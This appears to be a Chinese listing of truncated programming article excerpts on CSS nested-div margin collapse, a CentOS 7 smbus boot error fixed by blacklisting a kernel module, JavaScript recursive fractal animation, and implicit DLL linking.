嵌套div中margin-top转移问题的解决办法在这两个浏览器中,有两个嵌套关系的div,如果外层div的父元素padding值为0,那么内层div的margin-top或者margin-botto ...
- CentOS7开机报错piix4_smbus ****host smbus controller not enabled
vi /etc/modprobe.d/blacklist.conf 输入:blacklist i2c_piix4 保存退出::wq 重启:reboot (完)
- JavaScript动画实例:递归分形图动态展示
在“JavaScript图形实例:SierPinski三角形” 和“JavaScript图形实例:Levy曲线及其变形”等文章中我们介绍了通过递归生成分形图形的方法.我们可以将绘制的分形图形每隔一定的 ...
- DLL隐式链接
动态链接库有2种连接方式,一种是通过库直接加入(又叫隐式加载或载入时加载),一种是在运行时加入.后者很好理解,比如LoadLibrary(),GetProcAddress()获取想要引入的函数,使用完 ...